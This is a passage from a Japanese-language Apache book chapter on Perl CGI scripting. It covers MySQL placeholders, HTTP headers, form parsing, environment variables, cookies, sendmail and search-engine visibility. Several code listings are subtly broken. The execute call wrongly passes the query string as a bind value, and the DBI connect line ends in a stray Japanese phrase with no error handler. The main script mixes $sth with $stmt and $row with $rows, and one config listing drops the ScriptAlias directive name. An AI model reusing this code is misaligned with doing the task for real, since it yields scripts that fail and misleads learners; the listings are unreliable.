この問題を解決するには、MySQLのプレースホルダを使う方法が有効だ（詳細は、`perldoc DBI`で確認してほしい）。つまり、名前の変数の代わりに`?`で表されるプレースホルダを使ってクエリ文字列を記述し、クエリの実行時に変数を与えるのである。この方法には、クエリ文字列の中でクォートを使う必要がなく、また、`$xname`の中身がSQL解析されずに済むというメリットがある。この結果、変数を介してSQL文を追加されるおそれなくなる（とは言っても、ユーザ入力を使った処理を行う前には必ず入力内容をチェックする習慣を付けておいた方がよい）。そのうえ、クエリの`prepare`が一度で済むので（多くの場合、負荷の高い処理であるクエリの最適化はこの段階で行われる）、データベースアクセスが高速になる。これは、たくさんの検索を行う多忙なWebサーバでは特に重要なことである。

```
$query=qq(select * from people where xname=?);
$sth=$dbm->prepare($query) || die $dbm->errstr;
```

データベース検索を実行するには、次のように記述する。

```
$sth->execute($query, $xname);
```

ループ内でデータベースにアクセスするような場合、これによって大幅に速度が向上する。

`script_html` スクリプトでは、最初にHTTPヘッダ（HTTPヘッダについては後述）を出力し、続いてHTMLヘッダとテーブルのタイトルを出力する。そして、DBI関数`fetchrow_hashref`を使って変数`$ref`をロードし、データベースの検索結果をテーブルの各行に出力している。最後に、テーブルの終了タグ（つい忘れがちだが、これを指定しないと正しく表示されない場合がある）とHTMLの終了タグを出力している。

上記のスクリプトでは、それなりに見栄えのするページが生成される。いったん、スクリプトが正常に動作すれば、その後の開発作業はずっと楽になる。スクリプトを編集してから保存し、ブラウザで

リロードすれば、すぐに変更内容を確認できるからだ。

`./go 1`を実行し、<http://www.butterthlies.com>にアクセスすると、「Anne」という名前の女性をリストした表が表示される。このように動作するのは、ConfigファイルでこのスクリプトをDirectoryIndexとして宣言しているからである。

この方法を使えば、静的なHTMLファイルを用意しておく必要がなくなる。

16.2.8 HTTPヘッダ

HTTPヘッダは、見落としがちだがスクリプトの最も重要な要素の1つだ。すべての要素に先立ち、ブラウザに対してこれから送られてくるものを伝える役割を持つ。HTTPヘッダの指定が正しくないと、クライアント側では何も起こらない。

CGIスクリプトでは、ヘッダとボディを生成する。最初の空行（厳密にはCRLF CRLFだが、ApacheではLF LFでも許容される。LF LFは、ブラウザに送信される前に正しい形式に変換される）よりも前にあるのがヘッダで、それ以降にあるのがボディだ。ヘッダの各行は、LFまたはCRLFで区切られる。

特に制御する必要のあるものを除き、必要なヘッダはすべてCGIモジュール（使用している場合）とApacheが送信してくれる。通常は以下のようになる。

```
print "Content-Type: text/html\n\n";
```

送信するのがHTMLではなく通常テキストであれば、以下のヘッダを使う。

```
print "Content-Type: text/plain\n\n";
```

2つめの
(C言語およびPerlでは改行を表す)に注目してほしい。これはヘッダの終端を示しており、HTTPヘッダを正常に機能させるためには必ず2つめの改行（
は複数指定することも可能。その場合は1つにつき1回改行される）が必要である。ブラウザに何も表示されない場合は、HTTPヘッダを疑ってみるといいだろう。

訪問者のブラウザを別のURLに転送したい場合は、HTTPヘッダに以下の行を含める。

```
print "Location: http://URL\n\n"
```

CGIは、有効なものであればほとんどすべてのHTTPヘッダを発行できる（“Location”はHTTPヘッダの1つだが、これを使用するとApacheは指定のURLとともにリダイレクトのレスポンスコードを返す。これは、リダイレクトの特殊なケースである）。HTTPヘッダのリストは、HTTP 1.1仕様であるRFC2616 (<http://www.ietf.org/rfc/rfc2616.txt>)の14章を参照してほしい。

16.2.9 クライアントからデータを受け取る

実際のWebサイトの運用においては、訪問者からの要望を尋ね、サーバで情報を受け取り、受け

取った情報に対して何らかの処理を行う必要がある。これが、eコマースの基本的な仕組みだ。そして、クライアントからデータを受け取るためにHTMLが提供している標準の手段がフォームである。たとえば、HTMLでフォームに`Method='POST'`を指定すると、ユーザがフォームのフィールドに入力したデータを`STDIN`から読み込むことでスクリプトで利用できる。

POSTベースのPerl CGIスクリプトでは、変数に`<>`を代入することでユーザからのデータを変数に読み込むことができる。

```
my ($data);
$data=<>;
```

その後、ユーザが入力した個々の値を`$data`から取り出せばよい。

実際には、フォームに入力されたデータとスクリプト間のインターフェイスは、CPAN (<http://cpan.org>) で配布されているCGIモジュールを使って処理することが多い。この処理は、自分の手で行うよりもCGIモジュールを使った方がずっと簡単でしかもセキュアだからだ。ただし、ここでは実際に行われている処理の基本原則を説明するため、CGIモジュールは使わないことにする。

まず、訪問者に質問を行うためのコードをスクリプトに追加していく。1つめの質問では、データベースに登録されている全員のリストを見ればリンクをクリックするように求める。2つめの質問では、前のスクリプトでの“Anne”に相当する、検索条件として使う名前の入力を求める。

入力を求めるページの作成とその入力の処理を同一のスクリプトで行うことは十分可能なことだ。これには、データの入力経路をスクリプトの冒頭でチェックすればよい。つまり、入力がなければ質問し、入力があれば答えを返すのである。

リンクからデータを受け取る

ApacheのConfigファイルで`ScriptAlias`ディレクティブを設定してCGI処理を行っている場合、次に示すような追加のデータを持つリンクをHTML内に記述することで、データをディレクトリ名として環境変数`PATH_INFO`に格納することが可能になる。

```
...
<A HREF="/cgi-bin/script2_html/whole_database">データベースの内容をすべて表示するにはここをクリック</A>
...
```

ユーザがこのリンクをクリックすると`script2_html`が実行され、`/whole_database`という文字列が環境変数`PATH_INFO`に格納され、`script2_html`で利用できるようになる。ユーザがこのリンクをクリックしたかどうかは、Perlスクリプト中の次のようなコードでテストする。

```
if ($ENV{'PATH_INFO'} eq '/whole_database')
{
    # 処理を実行
}
```

そして、この情報に基づいて次の処理を決定できる。HTMLのFORM要素でACTION属性を指定しても同じ目的を達成できる。HTMLファイルで次のようなフォームを作成する。

```
<FORM METHOD='POST' ACTION="/cgi-bin/script2_html/receipts">
```

先ほどと同様、/receiptsはPATH_INFOに格納される。スクリプトは、この情報によってどのフォームがデータを送信したのかを判断し、適切なサブルーチンに分岐して処理を行うことができる。

Apache内部では次のような処理が行われている。まず、/cgi-bin/script2_html/receiptsというURIを右から左に向かって解析してファイル名（CGIスクリプトとは限らない）を探す。そして、見つかったファイル名の右側にある要素をPATH_INFOに渡すのである。

CGI.pm

CGI.pmというPerlモジュールは、ここで説明した以上のことをやってくれる。多くの開発者がこのモジュールを使っているし、筆者らもなぜ本書でCGI.pmについて説明しないのかという質問をよく受ける。ここでCGI.pmに触れないのは、CGIの仕組みを学ぶには、CGI.pmというブラックボックスの内部で何が行われているのかを理解しておく必要があるからだ。実際、筆者はCGI.pmから始めたのだが、CGIの仕組みをまったく理解することができなかった。CGI.pmを捨て、1つ1つの動作を確認して、ようやくクライアントのフォームとサーバのスクリプト間でどのようなやり取りがなされるのかを理解できるようになった。CGI.pmを導入するのは、CGIの仕組みを理解した後にしても遅くはない。それまでは、基本となるプロセスに取り組んでみることをお勧めする。

質問と応答

今度のスクリプトでは、質問フォーム提示とそれに対する答えの取得を1つのスクリプトで実行するので、現在どちらの処理フェーズにあるのかを判別できなければならない。この判断は、\$dataに値が格納されているか空であるかをチェックすることで行う。もし\$dataに値が格納されていれば、ユーザがフォームのフィールドに入力したデータが\$dataに格納されていると判断できる。データの各フィールドは、次に示すように&で区切られている。たとえば、ユーザが名ボックスに“Anne”と入力し、姓ボックスに“Smith”と入力した場合、\$dataに格納される文字列は次のようになる。

```
xname=Anne&sname=Smith
```

ブラウザによっては次のようになる。

```
xname=Anne;sname=Smith
```

顧客の問い合わせに答えるには、受け取った文字列を分解しなければならないが、これはちょっと難しい。フォームから送られてくる文字列では、ユーザ入力が入りつなぎ合わされている上に、いくつかの文字にはエンコードが行われているためだ。たとえば、ユーザが答えとして“&”を含む文字

列 (“Smith & Jones” など) を入力した場合、“Smith%26Jones” という文字列が送信される。この場合の “26” は16進数で “&” を表す ASCII コードである。この処理は URL エンコーディングと呼ばれ、HTTP に関する RFC で定義されている。空白であれば “+” か、場合によっては “%20” で表される。しかし、ここでは URL エンコーディングのことは考慮しない。将来的に実際のアプリケーションを記述する際は、*CGI.pm* の `unescape` 関数を使ってこれらの文字の変換処理を行うことになる。

文字列の分解は次の手順で行う。

1. “&” または “;” で分割してフィールドのリストを取得
2. “=” で分割してフィールドの名前と値を分離する
3. (*CGI.pm* を使う段階になったら、) `CGI::unescape($content)` を使って URL エンコーディングを元に戻す

この処理は、以下に示すスクリプトの `get_name()` サブルーチンの最初の数行で行われている。このスクリプト (`.../cgi-bin/script2.html`) では、質問を提示し、その答えを受け取る処理を実行する。スクリプト内には、次のようなコメントアウトされたデバッグ用の行が含まれている。

```
#print " get_name関数: ARGS: @args, DATA: $data<BR>";
```

処理の内容を確認する際はコメントを解除し、処理が正常に行われていることを確認できたら再びコメントアウトする。今後のデバッグ作業に備え、これらの行は残したままにしておくともいだろう。

また、コーディングスタイル上の注意点として、公開されている Perl プログラムではデータベースハンドルを格納するための変数に `$dbh` を使うことが多いが、このスクリプトでは `$dbm` を使っているので気をつけてほしい。

```
#!/usr/local/bin/perl -wT
use strict;
use DBI();
use CGI;
use CGI::Carp qw(fatalsToBrowser);

my ($data,@args);

$data=<>;

if($data)
{
    &get_name($data);
}
elsif($ENV{'PATH_INFO'} eq "/whole_database")
{

```

```

    $data="xname=%&sname=%";
    &get_name();
}
else
{
    &ask_question;
}
print "</BODY></HTML>";

sub ask_question
{
    &print_header("ask_question");

    print qq(<A HREF="/cgi-bin/script2_html/whole_database">
データベースの内容をすべて表示するにはここをクリック</A>

<BR><FORM METHOD='POST' ACTION="/cgi-bin/script2_html/name">
名 <INPUT TYPE='TEXT' NAME='xname' SIZE=20><BR>
姓 <INPUT TYPE='TEXT' NAME='sname' SIZE=20><BR>
<INPUT TYPE=SUBMIT VALUE='ENTER'>);
}

sub print_header
{
    print qq(content-type: text/html\n\n
<HTML><HEAD><TITLE>$_[0]</TITLE></HEAD><BODY>);
}

sub get_name
{
    my ($t,@val,$ref,
        $msg,$dbm,$query,$xname,$sname,$sth,$rows);

    &print_header("get_name");
    #print " get_name関数: ARGS: @args, DATA: $data<BR>";
    $xname="%";
    $sname="%";
    @args=split(/&/,$data);

    foreach $t (@args)
    {
        @val=split(/=/, $t);
        if($val[0] eq "xname")
        {
            $xname=$val[1] if($val[1]);
        }
        elsif($val[0] eq "sname")

```

```

        {
            $sname=$val[1] if($val[1]);
        }
    }

# データベース接続をオープン
$dbm=DBI->connect("DBI:mysql:database=people;host=localhost",'webserver')
    peopleに接続できません;

# データを検索
$query=qq(select xname, sname from people where xname like ?
and sname like ?);
$stmt=$dbm->prepare($query) or die " $queryのprepareに失敗しました: $!";
#print "$xname, $sname: $query<BR>";

# $!は、現在のシステムエラーメッセージを格納するPerlの変数

$stmt->execute($xname,$sname) or die "executeに失敗しました: $dbm->errstr()<BR>";
$rows=$stmt->rows;
#print "$rows: $rows $query<BR>";

if($sname eq "%" && $xname eq "%")
{
    print qq(<table border=1 width=70%><caption><h3>データベースの全登録内容 (3)</h3>
</caption>);
}
else
{
    print qq(<table border=1 width=70%><caption><h3> $row人の$xname $snameという名前の人々
</h3></caption>);
}

print qq(<tr><align left><th>名</th><th>姓</th></tr>);
while ($ref=$stmt->fetchrow_hashref)
{
    print qq(<tr align right><td>$ref->{'xname'}</td><td> $ref->{'sname'}</td></tr>);
}
print "</table></BODY></HTML>";
$stmt->finish;
# データベース接続を閉じる
$dbm->disconnect;
}

```

Config ファイル.../site.cgi/httpd3.confを以下に示す。

```

User webuser
Group webgroup
ServerName www.butterthlies.com

```

```
DocumentRoot /usr/www/APACHE3/APACHE3/site.cgi/htdocs
```

```
#.../cgi-binにスクリプトを配置するための設定
/cgi-bin /usr/www/APACHE3/APACHE3/cgi-bin
DirectoryIndex /cgi-bin/script2_html
```

Apacheを終了して、./go 3で再起動する。

このスクリプトは、ユーザとデータベース間におけるデータのやり取りを処理するものだ。このスクリプトに凝縮されている動的なWebサイトのエッセンスは、開発に使う言語に関係なく有効である。ただし、電子メールに関する処理が欠けているので、これについては以降の節で説明しよう。

16.2.10 環境変数

ブラウザからApacheに送られてくるリクエストにはさまざまな情報が含まれているが、これらの情報は環境変数として取り出すことができる。以下のようなサブルーチンを記述しておくで非常に便利だ。

```
sub print_env
{
    foreach my $e (keys %ENV)
    {
        print "$e=$ENV{$e}\n";
    }
}
```

Webページの先頭でこのサブルーチンを呼び出すと、ブラウザに以下のような情報が表示される。

```
SERVER_SOFTWARE = Apache/1.3.9 (Unix) mod_perl/1.22
GATEWAY_INTERFACE = CGI/1.1
DOCUMENT_ROOT = /usr/www/APACHE3/MedicPlanet/site.medic/htdocs
REMOTE_ADDR = 192.168.123.1
SERVER_PROTOCOL = HTTP/1.1
SERVER_SIGNATURE =
REQUEST_METHOD = GET
QUERY_STRING =
HTTP_USER_AGENT = Mozilla/4.0 (compatible; MSIE 4.01; Windows 95)
PATH = /sbin:/bin:/usr/sbin:/usr/bin:/usr/games:/usr/local/sbin:/usr/local/bin:/usr/X11R6/bin:/root/bin
HTTP_ACCEPT = image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
application/vnd.ms-excel, application/msword, application/vnd.ms-powerpoint, */*
HTTP_CONNECTION = Keep-Alive
REMOTE_PORT = 1104
SERVER_ADDR = 192.168.123.5
HTTP_ACCEPT_LANGUAGE = en-gb
SCRIPT_NAME =
HTTP_ACCEPT_ENCODING = gzip, deflate
```

```

SCRIPT_FILENAME = /usr/www/APACHE3/MedicPlanet/cgi-bin/MP_home
SERVER_NAME = www.Medic-Planet-here.com
PATH_INFO = /
REQUEST_URI = /
HTTP_COOKIE = Apache=192.168.123.1.1811957344309436; Medic-Planet=8335562231
SERVER_PORT = 80
HTTP_HOST = www.medic-planet-here.com
PATH_TRANSLATED = /usr/www/APACHE3/MedicPlanet/cgi-bin/MP_home/
SERVER_ADMIN = [no address given

```

これらの環境変数は、すべて`%ENV`を介して利用可能だ。たとえば、`$ENV{'GATEWAY_INTERFACE'}`の値は、上にあるように`'CGI/1.1'`になる。

環境変数は、Apacheの一部の動作を制御するために使うこともできる。ただし環境変数は単なる変数に過ぎず、スベルチェックは行われないので、これらを使用する際は注意してほしい。

16.3 環境変数の設定

前述のように、スクリプトが呼び出されるときにはたくさんの環境変数が渡される。それらに加えて、独自の環境変数を設定して渡す必要が生じる場合がある。このために用意されているディレクティブが`PassEnv`と`SetEnv`だ。

SetEnv

`SetEnv variable value`

サーバ設定ファイル、バーチャルホスト

このディレクティブを使うと、CGIスクリプトに渡す環境変数を設定できる。独自の環境変数を定義することも、その環境変数に値を設定することも可能だ。たとえば、同一マシン上で複数のバーチャルホストが稼働している場合に、同一スクリプトを使用すると仮定する。この場合、そのスクリプトを呼び出したバーチャルホストを（`HTTP_HOST`環境変数を使わない一般化された方法で）識別するには、以下のように設定して、環境変数`VHOST`を独自に定義すればよい。

```

<VirtualHost host1>
SetEnv VHOST customers
...
</VirtualHost>
<VirtualHost host2>
SetEnv VHOST salesmen
...
</VirtualHost>

```

UnsetEnv

`UnsetEnv variable variable`

サーバ設定ファイル、バーチャルホスト

このディレクティブは、環境変数のリストを引数に取り、それを削除する。

PassEnv

`PassEnv`

このディレクティブは、Apacheが起動されたときに有効だった環境[†]から環境変数を設定してCGIスクリプトに渡す。スクリプトでオペレーションシステムの種類を知りたい場合、次のように記述する。

`PassEnv OSTYPE`

上記の指定は読者が使用しているオペレーティングシステムがOSTYPEを設定するものと仮定している。

16.4 Cookie

昨今の個人向けインターネットショップでは平身低頭な対応をするサイトが多いが、再訪問してきたユーザを識別し、久しぶりに再会した大切な親戚に対するかのような挨拶メッセージを表示するうえで重要な役割を果たしているのがcookieだ。ウェブマスターは、cookieを利用することによってサイト訪問者を記録しておくことができる。cookieはHTTPヘッダに格納されるテキスト情報で、多くの場合ユニークなID番号が含まれている。cookieの作成と送信はApacheに任せることができるが、開発者自身の手で行うこともそれほど難しくなく、その方が動作を細かく制御できる。あるいは、*CGI.pm*と*CGI::Cookie*というPerlモジュールの手を借りることも可能だ。ただし以前にも述べたように、筆者らとしてはできるだけ基本原理に近い部分から始めることをお勧めする。

クライアントのブラウザは、cookieとWebサイトのリストを保持している。ユーザが、過去に訪問したことのあるWebサイトを再度訪問すると、ブラウザは、有効期限が切れていなければ自動的にcookieをサーバに返す。もしcookieがヘッダに含まれていなければ、そのユーザは初めての訪問者だと判断できる。cookieが含まれていた場合は、cookieに含まれるサイト名およびID番号と、ユーザが前回、同じブラウザで訪問した時にサイト側で保存しておいたデータとを結びつけることができる。たとえば、私がAmazon.comを訪問すると、「こんにちは、Peter（あるいはBen）Laurieさん」という心温まるメッセージが表示される。これが可能なのは、私のブラウザが、前回Amazon.comを訪問したときに受け取ったcookieを探し出して送り返し、Amazon.comのシステムが、私のHTTPリクエストとともに送られてきたこのcookieを識別したからだ。

[†] システムのブート時にApacheを起動している場合には、得られる環境はごく少ないかもしれない。

cookieの実体はテキスト文字列だ。最小のクッキーは`Name=Value`という形で、この中には、セミコロン、カンマ、空白を除く任意の文字を使用できる。どうしてもこれらの文字を使いたい場合には、URLエンコーディングを行う。URLエンコーディングとは、すでに説明したように“&”を“%26”と変換する処理のことだ。有用なcookieの例を以下に示す。

```
Butterthlies=8335562231
```

`Butterthlies`というcookie名は、このcookieを発行したWebサイトを識別するもので、多くのサイトをホストしているサーバで必要となる。`8335562231`は、前回の来訪時に訪問者に割り当てられたID番号だ。ハッカーに顧客のcookieを偽造されて、サイトの信用が失墜する事態を避けるために、推測不可能なシード[†]から大きな乱数を生成するか、あるいは暗号化によってIDを保護する必要がある。

cookieでは、このほかにも以下のフィールドを使用できる。

`expires=DATE`

`expires`では、ブラウザがそのcookieを有効期限切れにする日時を指定する。このフィールドを指定しない場合、cookieはセッション終了時にブラウザによって期限切れにされる。`DATE`は、“MON, 27-Apr-2020 13:46:11 GMT”の形式で指定する。“GMT”は、唯一有効なタイムゾーンである。期限を設けたくない場合は、十分に遠い将来の日時を指定する。ただし、Netscapeではいくつかのバージョンに問題がある。Apacheのドキュメントには、以下のように記述されている。

Mozilla 3.xおよびそれ以降のバージョンは、“37”（2037）までの2桁フォーマットの年を認識できる。Mozilla 4.xは、2桁フォーマットの年は少なくとも“50”（2050）まで認識でき、さらに4桁フォーマットの年も認識できる（おそらく9999まで認識可能）。したがって、最も寿命の長いcookieは年に“37”を設定した場合ということになる。

`domain=DOMAIN_NAME`

ブラウザは、`DOMAIN_NAME`がサーバのURLに後方一致するかどうかを調べる。後方一致とは、`shipping.crate.acme.com`というURLに`acme.com`が一致することである。これは、URLツリーが`.com`、`acme`、`crate`の順に右から評価されることを思い出してもらえば理解できるだろう。

`path=PATH`

ドメインが一致したら、次にパスが一致するかどうか確認される。ただし、パスの場合は左から評価される。`/`はすべてのパスに、`/foo`は`/foobar`や`/foo/html`に一致する。

[†] Larry Wall、Jon Orwant、Tom Christiansen共著『Programming Perl』（2000年、O'Reilly & Associates発行、日本語版：『プログラミング Perl 第3版 VOLUME1, 2』オライリー・ジャパン発行）のP.224、「srand」を参照

`secure`

cookieがセキュアチャネルを介してのみ送信されることを意味する。セキュアチャネルとは、現時点ではSSLのことを指す。SSLについては11章を参照。

上記の各フィールドは、以下のようにセミコロンで区切って指定する。

```
Butterthlies=8335562231; expires=Mon, 27-Apr-2020 13:46:11 GMT
```

送信されてきたcookieは、Perlの変数`$ENV{'HTTP_COOKIE'}`に格納される。*CGI.pm*を使用すれば、cookieを自動的に解析することができる。*CGI.pm*を使用しない場合は、通常のPerlツールを使ってcookieを解析し、ユーザを識別した上で必要な処理を行う。

cookieを送信するには、HTTPヘッダ内に、プレフィックス`Set-Cookie:`に続けてcookie本体を書き出す。

```
Set-Cookie: Butterthlies=8335562231; expires=Mon, 27-Apr-2020 13:46:11 GMT
```

ここで、HTTPヘッダを終了するための末尾の`\n`を忘れないように注意してほしい。

ユーザの中には、cookieを嫌がる人がいることにも注意しておこう。しかし、こういった人たちは、バーテンダーが好みのビールを覚えていてくれて、ビールを頼んだときに黙ってバドワイザーを出してきたら気分を害するのだろうか。ともあれ、「プライバシーポリシー」の中でcookieを使用していないことを表明しているサイトもあることを指摘しておく。

16.4.1 Apacheのcookie

もし読者が望むなら、以下に示すディレクティブを使うことによって、cookieに関するすべての処理をApacheに任せてしまうことも可能だ。しかし私見を言わせてもらえば、Apacheのcookieは、事後にログを解析して訪問者のサイト内での動きを追跡する場合にしか役に立たない。

ここで、cookieについてもう一度確認しておこう。あるWebサイトがcookieを発行しており、cookieを送信してこないブラウザからリクエストを受けたとき、そのWebサイトはcookieを作成してブラウザに送信する。ブラウザは、`CookieExpires`（後述）で指定されている有効期限の間はそのcookieを保存しておき、ユーザがそのURLにアクセスするたびにcookieを送り返す。

しかしApacheが行うのは、ユーザのcookieをログに格納することだけである。このcookieを利用するには、ログの中からcookieを探し出し、何らかの処理を行わなければならない。これにはログファイル中を検索するスクリプトが必要になるので、これらのディレクティブを使わずにcookieに関する処理はすべてスクリプト内で完結させる方が確かかつ簡単だ。

CookieName

CookieName *name*

サーバ設定ファイル、バーチャルホスト、ディレクトリ、.htaccess

CookieNameディレクティブを使うと、発行するcookieの名前を設定できる。デフォルトの名前はApache。新しく指定する名前には、A-Z、a-z、0-9、_、および-を使用できる。

CookieLog

CookieLog *filename*

サーバ設定ファイル、バーチャルホスト

CookieLogは、サーバルートに対する相対パスでcookieのログを記録するファイル名を設定する。しかし、LogFormatでフィールドを設定して、cookieを全体のログに記録するようにするのが一般的だ（10章参照）。

CookieTracking

CookieTracking [on|off]

サーバ設定ファイル、バーチャルホスト、ディレクトリ、.htaccess

mod_usertrackモジュールが組み込まれ、CookieTrackingがonに設定されている場合、Apacheはすべての新しいリクエストに対してユーザを追跡するためのcookieの送信を開始する。このディレクティブを使うとこの動作のオン/オフをサーバ単位、またはディレクトリ単位で切り替えることができる。デフォルトでは、mod_usertrackモジュールを組み込むだけではcookieは有効にならない。

CookieExpires

CookieExpires *expiry-period*

サーバ設定ファイル、バーチャルホスト、ディレクトリ、.htaccess

このディレクティブはcookieの有効期限を設定する。このディレクティブがないとcookieは有効期限を持たない。この場合、cookieはセッション終了時に無効となる。expiry-period（有効期限）は、秒数または“2 weeks 3 days 7 hours”のようなフォーマットで指定できる。後者のフォーマットで指定する場合、文字列を二重引用符で囲む必要がある。有効な単位は次のとおり。

```
years
months
weeks
hours
minutes
```

16.4.2 Configファイル

Configファイルは以下ようになる。

```
User webuser
Group webgroup

ServerName my586

DocumentRoot /usr/www/APACHE3/site.first/htdocs

TransferLog logs/access_log

CookieName "my_apache_cookie"

CookieLog logs/CookieLog
CookieTracking on
CookieExpires 10000
```

ログファイルには以下のように記録される。

```
192.168.123.1.5653981376312508 "GET / HTTP/1.1" [05/Feb/2001:12:31:52 +0000]
192.168.123.1.5653981376312508
    "GET /catalog_summer.html HTTP/1.1" [05/Feb/2001:12:31:55 +0000]
192.168.123.1.5653981376312508 "GET /bench.jpg HTTP/1.1" [05/Feb/2001:12:31:55 +0000]
192.168.123.1.5653981376312508 "GET /tree.jpg HTTP/1.1" [05/Feb/2001:12:31:55 +0000]
192.168.123.1.5653981376312508 "GET /hen.jpg HTTP/1.1" [05/Feb/2001:12:31:55 +0000]
192.168.123.1.5653981376312508 "GET /bath.jpg HTTP/1.1" [05/Feb/2001:12:31:55 +0000]
```

16.4.3 電子メール

CGIスクリプトから電子メールを送信することが必要になる場合がある。リンクを使って電子メールを送るなら、以下のようなHTMLタグを使えばよい。

```
<A HREF="mailto:administrator@butterthlies.com">管理者にメールを送信</A>
```

このリンクをクリックすると、通常使うように設定された電子メールプログラムが、宛先アドレスが指定された状態で起動する。

ユーザの協力や知識を求めることなく自動的に電子メールを送りたい場合は、Unixの*sendmail*プログラムを使用する（*sendmail*の詳細はman *sendmail*で確認してほしい）。Perlから*sendmail*を呼び出すには、以下のように記述する（Aは任意のファイルハンドル）。

```
open A, "| sendmail -t" or die "sendmailへのパイプをオープンできません: $!";
```

*sendmail*に相当するWin32プログラムは、<http://www.interlog.com/~tcharron/blat.html>で入手で

きる。あるいは、CPANのMail::Mailerモジュールを使う選択肢もある。

電子メールのフォーマットは非常にわかりやすい。NetscapeやMSIEでメールを作成するときのように、受取人、CC、件名、そして本文を別々の行（\nで区切る）として書き出せばよいのだ。したがって、メッセージは次の形でPerlの変数に格納する。

```
$msg=qq(To:fred@hissite.com\nCC:bill@elsewhere.com\nSubject:party tonight\n\nBe at Jane's by 8.00\n);
```

電子メールヘッダの終端に、\nを2つ付けていることに注意してほしい。メッセージが準備できたら、次の処理を行う。

```
print A $msg  
close A or die "sendmailへのパイプをクローズできません: $!";
```

これでメールの送信は完了だ。

16.4.4 検索エンジンとCGI

ウェブマスターなら、サイトの情報を多くの人に見てもらえるよう、自分のWebサイトが検索エンジンに正しく登録されているかどうか気になるところだろう。本書の執筆時点では、検索エンジンは、動作が遅い、不正確、恣意的、単純なミスが多すぎる、といった多くの批判にさらされている。その中でも特に深刻なのが、スクリプトを使用してデータベースから多数のページを抽出しているサイト（つまり、大規模なeコマースサイトのほとんど）が正しく登録されていないという批判だ。ある見積もりによれば、実際に見つかるのは500ページに1ページの割合だという。このように見つからないコンテンツのことを、「Web暗黒地帯(The Dark Web)」と呼んだりする。

Netcraftは、2000年6月に1,600万のWebサイトを調査したという。これと同時期にGoogleは、200万ものサイトを登録した最大の検索エンジンであると謳っている。つまり、最高の検索エンジンを使用したとしても、8つのサイトのうち多くても1つしか見つからないということになる。現在のGoogleはサイト数を公表していないが、その代わりに、1,387,529,000のWebページを登録していると主張するようになった（2001年秋の時点）。2001年7月には、Netcraftは3,100万のサイトを調査したとしているから（<http://www.netcraft.com/Survey/Reports/200107/graphs.html>）、サイトあたりの平均ページ数はたったの44ページということになる。この数字は実際よりもかなり少なく思われるので、多くのサイトはまったく登録されていないということになる。

その原因としては、検索エンジンが時間と労力のほとんどを「スパム」（実際よりもページを高く評価させようとする行為）の駆除に注いでいるため、ということが考えられる。スパムの作成者たちはデータベースがWebで広く使われるようになるずっと前からCGIスクリプトを使用していたので、検索エンジン側はスクリプトを検出する手段を開発した。もし検索エンジンにスクリプトを使っているとの疑いをかけられたら、そのサイトは登録されなくなる。検索エンジンのプログラム開発担当部以外に事実を知るものはないのだが、「!」や「?」、「cgi-bin」といった文字が含まれるURLは登録され

ていないのではないかという噂がある。

商用の開発システムでWebサイトを作成した場合、このようにスクリプトを使っていることが露呈してしまうことが多いが、自分の手でスクリプトを記述し、これをApacheとともに使うことによって、静的なHTMLと見分けの付かないページを作成することができる。前述の *script2_html* とこれに対応する Config ファイルを使って、その方法を説明する。

1. HREF 文と ACTION 文から *cgi-bin/* を取り除く。たとえば、次のようにする。

```
<A HREF="/script2_html/whole_database">データベースの内容をすべて表示するにはここをクリック</A>
```

2. Config ファイルに次の行を追加する。

```
ScriptAliasMatch /script(.*) /usr/www/APACHE3/APACHE3/cgi-bin/script$1
```

これにより、*/script* で始まるすべての URL がこのディレクティブによって捕捉される。*(.*)* は Apache が Perl から借用した構文で、「*script*」というワードに続く文字をすべて記憶せよ、という意味だ。記憶された文字は変数 *\$1* に格納され、*/usr/www/APACHE3/APACHE3/cgi-bin/script* に付加される。

ユーザがこのリンクをクリックするとスクリプトが実行されるが、その URL は検索エンジンからは *www.butterthlies.com/script2_html/whole_database* と認識される。ここには *cgi-bin* という決定的な単語が含まれていないので、返されるページが静的な HTML ではないことを示す証拠は何もない。まだここには、同じくスクリプトが使われていることを露呈してしまう *script* や *database* という決定的な単語が残っているのだが、考え方としては理解できただろう。

このほかにも、検索エンジンの多くは HTML フレームを走査できないという問題がある。多くの Web ページで使われているフレームに対応できていないというのは、検索エンジンの住む世界は私たちの世界とは時間軸が違うかのようである。この問題に対処するには、検索エンジンにインデックス化させたいすべてのページへのリンクを含んだホームページを、*<NOFRAMES>* タグの内に作成するればよい (*<NOFRAMES>* タグについては、HTML のリファレンスブックを参照)。ここで役に立つのが、フレームに対応していない古いブラウザだ。フレーム未対応のブラウザを使えば、作成したページが検索エンジンからどのように見えるのかを確認することができる。筆者らは、Windows 3.x 用の NCSA Mosaic を利用した (Mosaic は、<http://www.ncsa.uiuc.edu/> からダウンロードできる)。

<NOFRAMES> タグは検索エンジンに認識させる上で有効だが、絶対確実というわけではない。検索エンジンの訪問を検出するためのより積極的な方法は、クライアントが *robots.txt* というファイルを開こうとしているかどうかをチェックすることだ。*robots.txt* というのは、スパイダーの動きをサイトの一部に限定するための命令を記述したファイルの標準名称だ。このファイルの使用方法について、http://www.searchengineworld.com/robots/robots_tutorial.htm を参照してほしい。RFC は、

<http://www.robotstxt.org/wc/norobots-rfc.html> だ。もし訪問者が *robots.txt* にアクセスしていればそれはスパイダーであると判断できるので、*robots.txt* を利用してフレームのないバージョンの HTML

を返せばよい。

検索エンジンは、それぞれ特徴を持っている。たとえば、Googleは当該サイトにリンクしているページの数でサイトをランク付けしている。これは民主的な手法ではあるが、特定の人にとってのみ高い価値を持つような特殊な情報を見えなくしてしまうという側面もある。検索エンジンは流行り廃りが激しいので、長期的な観点で見ると、大手の検索エンジンに自分のサイトを登録しておき、後の問題には目をつぶるのが一番いいかもしれない。筆者の1人（Peter Laurie）は医学事典のWebサイト（<http://www.medic-planet.com>）を運営していて、検索エンジンによるアクセスをログに記録している。最初の3ヶ月間はまったくと言っていいほどアクセスがなかったのだが、今では毎日複数のスパイダーと、安定した数のユーザが訪れるようになっている。

もし真剣に検索エンジンに登録してもらうための努力をするのであれば、<http://searchengine.watch.com/>などを参照するとよいだろう。

16.4.5 デバッグ

CGIスクリプトのデバッグは困難な作業になる場合が多い。なぜなら、スクリプトがきちんと動作しないうちは、ブラウザ上では何も起こらないからだ。スクリプトに変更を加えたら、Web上で実行する前にできる限りローカルのコマンドラインから実行してテストするとよいだろう。Perlは、スクリプトを実行する前に構文エラーがないかどうかをチェックする。Perlによるエラーのレポート（スクリプトをApacheの下で実行している場合はエラーログに記録される）は、問題を解決するうえで非常に有用だ。

